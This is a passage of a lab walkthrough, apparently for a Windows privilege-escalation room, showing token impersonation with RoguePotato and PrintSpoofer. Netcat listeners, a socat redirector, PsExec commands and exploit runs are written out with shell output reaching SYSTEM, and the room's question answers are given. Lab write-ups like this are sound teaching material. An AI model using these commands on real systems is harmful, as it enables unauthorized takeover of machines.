connect to [10.9.135.33] from (UNKNOWN) [10.10.135.217] 49829
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Task 16: Token Impersonation

exit out of the adminand user reverse shell and start both listners again

start a new listner by typing

```
nc -nlvp 443
nc -nlvp 53
```


in a new terminal typ in

```
sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.135.217:99
```

Start an remote desktop to the windows 10 machine wit admin.

```
rdesktop -u admin 10.10.135.217
```

Start an cmd prompt with admin privledged



```
C:\PrivEsc\PSEXEC64.exe -i -u "nt authority\local service" C:
```

```
root@NLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.135.217] 49916
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>
```

Now, in the “local service” reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

type in the following in the shell

```
C:\PrivEsc\RoguePotato.exe -r 10.10.135.217 -e "C:\PrivEsc\as
```

```
C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 10.10.135.217 -e "C:\PrivEsc\ashell.exe" -l 9999
C:\PrivEsc\RoguePotato.exe -r 10.10.135.217 -e "C:\PrivEsc\ashell.exe" -l 9999
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStorageTrigger written:108 bytes
[-] Named pipe didn't received any connect request. Exiting ...

C:\Windows\system32>

root@MLLT00923:~/Downloads# nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.135.33] from (UNKNOWN) [10.10.135.217] 49964
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## History of Potato Attack

There are a lot of different potatoes used to escalate privileges from Windows Service Accounts to NT AUTHORITY/SYSTEM.

Hot, Rotten, Lonely, Juicy and Rogue are family of potato exploits. To understand more about these attacks click on the type of attack and read the blog from the exploit devs.

**TL;DR** — Every potato attack has it's own limitations

If the machine is >= Windows 10 1809 & Windows Server 2019 — Try Rogue Potato

If the machine is < Windows 10 1809 < Windows Server 2019 — Try Juicy Potato

16.1 Name one user privilege that allows this exploit to work.

Answer SeImpersonatePrivilege

16.2 Name the other user privilege that allows this exploit to work.

Answer SeAssignPrimaryTokenPrivilege

more information can be found here [PrintSpoofer – Abusing Impersonation Privileges on Windows 10 and Server 2019](#) | PS C:\Users\itm4n>\_\_

## Task 17: Token impersonation

This task is more or less the same as task 16 so I will not go into detail

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSEXEC64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSEXEC64.exe -i -u "nt authority\local service" C:
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the PrintSpoofer exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
```